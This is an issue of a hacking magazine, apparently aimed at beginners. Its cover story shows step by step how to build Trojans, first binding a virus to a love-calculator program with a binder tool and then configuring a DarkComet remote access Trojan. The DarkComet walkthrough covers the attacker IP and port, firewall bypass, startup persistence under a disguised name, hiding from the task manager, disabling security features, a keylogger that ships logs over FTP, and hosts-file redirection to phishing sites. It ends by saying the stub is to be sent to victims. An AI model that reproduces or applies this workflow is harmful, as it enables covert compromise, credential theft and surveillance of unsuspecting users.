Hackercool

July 2017 Edition 0 Issue 10

HOW HACKERS USE RATS TO HACK SYSTEMS

PORT 3594

OPEN

COVER STORY :

MALWARE MALWARE PART2

LET'S FIXIT:

Fix the forgotten password of Nessus scanner in both Windows and Linux.

METASPLOIT THIS MONTH :

Privilege Escalation in Windows 10 and more

NOT JUST ANOTHER TOOL :

CYPHER - A Tool to add shellcode to executables.

METASPLOITABLE TUTORIALS

Vulnerability Assessment

Bug Bounties For You:

Tor, Microsoft, Atlassian

Hacking Q&A, Hackstory, Hackercool Answers and more

I can do all things through Christ who strengtheneth me.
Philippians 4:13

Editor's Note

Hello Readers, Thank you for buying or subscribing to this magazine.This is the ninth issue of zeroeth edition of my magazine Hackercool.

Let me introduce myself. My name is Kalyan Chakravarthi Chinta and I am a passionate cyber security researcher (or whatever you want to call it). I am also a freelance cyber security trainer and an avid blogger. But still let me make it v -ery clear that I don't consider myself an expert in this field and see myself as a script kiddie.

Notwithstanding this, I have my own blog on hacking, **hackercool.com***. This blog has a dedicated Facebook page and Youtube channel with name "***Kanishkashowto***". I also developed a vulnerable web application for practice "***Vulnerawa***" to practice website security.*

This magazine is intended to deal with hacking as close to reality as possible, both black hat and white hat. I am hopeful this magazine will be helpful not only to the beginners who come into field of cyber security but also experts in this field. Even people who want to keep themselves safe from the malicious hackers will find this helpful. The main focus of this magazine is dealing with hacking in real time scenarios. i.e hacking with antivirus and firewall ON. My opinion is that we cannot improve security consciousness in users until we teach them about real time hacking.

In this issue, we start our first cover story. This cover story is about malware and its role in hacking. We hav introduced two new features with this issue. " Let's Fixit" and "Website Hacking". In "Let's Fixit", we will try to fix one pestering problem faced by infosec professionals every month. "Website Hacking" is a series on well hacking websites. Other than this, this issue has all regular features.

*This magazine is available for subscription on Magzter and Gumroad and more recently at Playster. It is also available for sale on Kindle store, 24symbols, iBooks, nook, kobo, Pagefoundry and Scribd. If you have any queries regard ing this magazine or want a specific topic please send them to qa@hackercool.com and please don't forget to like our Facebook page "***Hackercool***". Until the next issue, Good Bye.*

KalyanCh

INSIDE

Here's what you will find in the Hackercool July 2017 Issue .

COVER STORY

MALWARE MALWARE (PART 2)

Its the famous Trojan war. Its ten years since the Greeks besieged the city of Troy but they couldn't penetrate the city yet. Whatever the success the Greeks had till now were futile if the city was not taken down.

The walls of the city Troy were impenetrable. The Greek hero Odysseus devised a plan to enter the city with minimal damage to his army. He made a giant wooden horse, kept some of his elite force inside it and ordered the rest of the Greek army to sail away.

On the horse was an engraved message "For their return home, the Greeks dedicate this offering to Athena". The Trojans thought this was a victory trophy left to them by the Greeks and against the warning of some, brought the horse inside the city.


When night fell, the elite army inside the horse came out and opened the gates of the city to let the whole Greek army inside the city. The Greeks destroyed the city of Troy completely.

The city which was impenetrable by force fell to subfterfuge.

In the above story, imagine the city of Troy to be a computer system or a network and the horse as a Trojan. The defenses of the city of Troy can be considered as Antivirus or Firewall. The horse is aptly called a Trojan Horse.

What is a Trojan Horse or Trojan?

In the previous issue, we learnt about viruses and types of viruses. We also learnt that a virus cannot infect a system unless it is executed. So it needs a program which the user should execute for the virus to infect a system. This program is called a Trojan or Trojan Horse.



As you can see in the image above, Trojans are very popular malware. But what exactly is the purpose of Trojan?

PURPOSE OF TROJAN

By now, you should have already realised the purpose of the Trojan. It's sole purpose is to make the user activate the virus. During my cyber security classes, students often ask me as to how virus infects the systems. They said there's no way a user will click on a virus knowing it is one.

That's exactly where the significance of Trojans is revealed. I always tell my students that hacking is never about tools or running an app but its in the mind.


Trojans are designed to captivate users to take the desired action (in this case activating the virus). There is no fixed type of trojan for every user. It depends on the user or perhaps the weakness of the users we want to infect.

We have already seen a REAL WORLD HACKING SCENARIO where Windows systems were hacked using a Trojan in the issue. Hackercool Feb 2017. We have seen that this trojan was undetectable by Anti Virus.

BINDERS

But how are this Trojans made? By combining two programs. The program which combines our virus with another genuine file is called a binder. There are many binders available both open source and commercial. A quick Google search would give you a whole lot of results. The reason why I am not providing any links here is that the links are quite unstable.

But we wil look at one binder. It's called Rakabulle Binder. It can be downloaded from here. Let us see how it works, I hope you remember JPS Virus maker from the last issue.




Virus Options :

☐ Disable Registry
☐ Disable MsConfig
☐ Disable TaskManager
☐ Disable Yahoo
☐ Disable Media Palyer
☐ Disable Internet Explorer
☐ Disable Time
☐ Disable Group Policy
☐ Disable Windows Explorer
☐ Disable Norton Anti Virus
☐ Disable McAfee Anti Virus
☐ Disable Note Pad
☐ Disable Word Pad
☐ Disable Windows
☐ Disable DHCP Client
☐ Disable Taskbar
☐ Disable Start Button
☐ Disable MSN Messenger
☐ Disable CMD
☐ Disable Security Center
☐ Disable System Restore
☐ Disable Control Panel
☐ Disable Desktop Icons
☐ Disable Screen Saver
☐ Hide Services
☐ Hide Outlook Express
☐ Hide Windows Clock
☐ Hide Desktop Icons
☐ Hide All Proccess in Taskmgr
☐ Hide All Tasks in Taskmgr
☐ Hide Run
☐ Change Explorer Caption
☐ Clear Windows XP
☐ Swap Mouse Buttons
☐ Remove Folder Options
☐ Lock Mouse & Keyboard
☐ Mute Sound
☐ Allways CD-ROM
☐ Turn Off Monitor
☐ Crazy Mouse
☐ Destroy Taskbar
☐ Destroy Offlines (Y!Messenger)
☐ Destroy Protected Strorage
☐ Destroy Audio Service
☐ Destroy Clipboard
☐ Terminate Windows
☐ Hide Cursor
☑ Auto Startup

○ Restart ○ Log Off ○ Turn Off ○ Hibrinate ● None


Name After Install: Rundll32 Server Name: Sender.exe

Imagine we created a virus with the JPS virus maker with the name "Sender.exe" as shown below.



Now I want to combine this virus file with another executable file called Love calculator.

If you remember, we have used this love calculator before in Real WORLD HACKING SCENARIO. Download Rakabulle from the above given link and start it. It will first ask you accept the terms by typing "I Accept" and click on Continue.



SINGLE LICENSE END-USER LICENSE AGREEMENT

NOTICE TO ALL USERS:

Please read this document carefully. By using all or any portion of our Software, you accept all the terms and conditions of this agreement. If you do not agree beforehand, please do not use this Software.

1. DEFINITIONS

When used in this Agreement, the following terms shall have the respective meanings indicated, such meanings to be applicable to both the singular and plural forms of the terms defined:

- "Agreement" means this End-User License Agreement, shortened to EULA.

- "Licensor" means DarkCoderSc or Fabio Pinto (incroyable.fabiopinto.fr).


- "Licensee" means 'you' or 'the company', unless otherwise indicated.

- "Software" means all possible elements of the program, including but not limited to all files, documentation, setup files, code samples, updates, additions and copies of the Software.

- "Use" or "Using" means to access, install, download, copy or otherwise benefit from using the functionality of the Software.

Please enter "I Accept" to continue using the Software : I Accept


Once opened it will look like below.



Right Clicking on the program should show you the menu add files. Add the files you want to combine.


You can add multiple files to combine as one. They can be of various extensions like jpg, png, exe etc. No matter what type of extensions you use, the end result is always a executable. So common sense dictates that we should combine genuine executable files.

I addd two programs : one a virus I created and another a program famous with love birds (an also every unmarried guys and girls) Love calculator.



File Name	Size	Application Type
Sender.exe	24.44 KiB	Application
LoveCalculator.exe	1.18 MB	Application

Click on Build Raka and the Trojan is created a s shown below. Note that I named it as "trojan" here.



This is our required Trojan. This is relatively simple but creating a Trojan can be even more simple. Yes, You read that right. Just like we have virus creation kits, we have kits for creating Trojans.

REMOTE ACCESS TROJANS

RATs or Remote Access Trojans are tools used for remote administration of a computer. Although they can be used for benign purposes, mostly they are used with a malicious purpose.

RATs are one of the simplest ways to hack a system. Their simplicity ensures that they are used by both elite hackers and script kiddies alike.


This malware works by installing a backdoor on the victim's computer without the knowledge of the victim. Using a RAT a hacker can perform many administrative operations on the target system.

These can include but not limited to operations like

Stealing credentials
Changing system settings
Disabling system functions
Formatting drives
Controlling the victim's webcam
Installing keyloggers and virus
and deleting files.


There are many popular RATs used widely nowadays. We will see an example of a popular RAT called DarkComet. Darkcomet looks like below.

You can create a server module as shown below. Select "Expert" option.



☑ Only display DarkComet socket connections

You can set a password to your server module if you want. As you can see we can also set a "bypass firewall" option.



□ Security Password : ••••••••••

□ Show the password chars

If you use a password, don't forget to set the same password in client settings. If you don't set the same password you will never see your user connected to the Client.

Process Mutex : DC_MUTEX-QU96LJJ

Server ID : Guest16

Profile Name : Settings-01


□ Active FWB (Firewall bypass)
- Don't use this option if you plan to crypt the stub.
- Don't use this option if you wan't to sandbox the stub.
- Don't use this option if you don't have firewalls in the stub destination.

The security password is used to protect our RAT from other hackers. ServerID will be the name assigned to our server module.

DID YOU KNOW?

Some hackers used the EtrnalBlue Exploit to install a RAT on the target systems.

In network settings, we set our attacker IP address.



IP/DNS : 192.168.91.141 Port : 1604

Few rules you should respect.


- Be sure the chosen port is forwarded, you can check at canyouseeme.org

- If you use the client or the server under a virtual machine (VMWare, VirtualBox) be sure to switch the default NAT mode to Briged or switch to a physical network device.

- Disable any kind of firewalls in the controler side (DarkComet.exe), even the default Microsoft one + Windows Defender.

- Using noip sometimes can not work properly because noip service is unstable, i recommend you to use dyndns.

We can also set the option to start our trojan with Windows.



☑ Start the stub with windows (module startup)

Drop file in : MYDOCS#\ : MSDCSC\msdcsc.exe

Startup key name : MicroUpdate

☐ Melt file after first execution

☐ Change file creation date : 16/04/2007 DD/MM/YYYY


☐ Persistence installation (always come back)

Dropped file attrib: ☐ Hidden ☐ System

Parent folder attrib: ☐ Hidden ☐ System

We can also set a message to display to the victims after our RAT is installed. Normally hackers don't set any message.

For testing purposes, we can change a message and set it.




☐ Display a message box on first module load

Icon : none

Title : Welcome

Message :

Welcome to DarkComet RAT.
If you see this message, it means the stub successfully runs and you will apear in the master user list.



Stealth and persistance functions (rootkit)

☐ Hide startup key from msconfig (32bit only)
☐ Persistent process (if killed it come back)
☐ Totally hide stub from explorer and related files explorer.
☐ Totally hide parent stub folder from explorer and related files explorer.


Disable system functions

☐ Disable Task Manager (CTRL+ALT+SUPR)
☐ Disable Registry (Regedit)
☐ Disable win firewall (XP Sp3 to Windows Seven)
☐ Disable Windows UAC (User Acount Control)

Work in older system such as (XP Sp2 or before)

☐ Disable AV Notify ☐ Disable Win Update
☐ Disable Security Center ☐ Disable Control Panel

This RAT allows us to set up a keylogger also We need to setup a FTP server to donwload our log files.




☑ Active offline keylogger on server startup

☐ Send logs via FTP (File Transfer Protocol)

Account :
FTP Host : ftp.yourhost.com
FTP User : username
FTP Pass : ••••••••••
FTP Port : 21 (Default port : 21)
FTP Path : /
Send logs when size reach : 10 KB

THis RAT also has option to alter the hosts file of the victim computer. Hosts file is a file which acts like a DNS server in the system.

Altering this file can be done to redirect the victims to phishing sites.




IP Address	Associated Label (DNS)

☐ Clear the whole previous hosts file data before writting the new one.

IP Address : 127.0.0.1 DNS : localhost

A Trojan is not a trojan if it is not binded with a legitimate program. For this we have a file binder option.



Create a new stub - Installer version < v5.n >

File Name	File Type	File Size	Action
LoveCalculat...	Application	1.18 MB	Drop and execute

☐ Execute binder at each server startup

File Name : C:\Documents and Settings\Adminis


We can also set up an icon of our choice.


Create a new stub - Installer version < v5.n >

○ No icon
● Custom icon

Custom icon path :

When everything is done, just click on "Create Stub" option to create the Trojan. It will prompt you to give it a name. I gave it a name called "Darkcomet" for it. That's it our trojan is ready.


Create a new stub - Installer version < v5.n >

```
7:10:45 PM > File checksum MD5 = 4cd7df7bb9506f580c9
7:10:45 PM > Final Size : 1.85 MB +(66%) of Settings
7:10:45 PM > Settings Size : 1.21 MB
7:10:45 PM > Checking if we need to save the setting
7:10:45 PM > No.., Nothing more to be done!
```

N° lines : 65

Output extension : .exe - Normal executable


Compress Executable (Pack)

● No compression
○ UPX (Ultimate Packer Executable)
○ MPRESS (.NET PE32+)

Generate a patch for remote settings updater

☐ Save the profile when stub successfully generated

You can see the Trojan we created as shown below.


darkcomet
Remote Service Application
Microsoft Corp.

ips
Arash Veyskarami
www.joyjoy.blogfa.com

LoveCalculator
Setup Launcher
LOVE CALCULATOR


ReadMe
Text Document
3 KB

Sender

trojan


This file is our server modules. This need to be sent to our victim.

Every Trojan works on a client server architecture. as shown below. The "server" we created can be sent to many victims. They all act as servers.



We will need a client to receive these connections. A client can receive connections from multiple servers.

A DarkComet client is as shown below. This is before any connection is received by it.

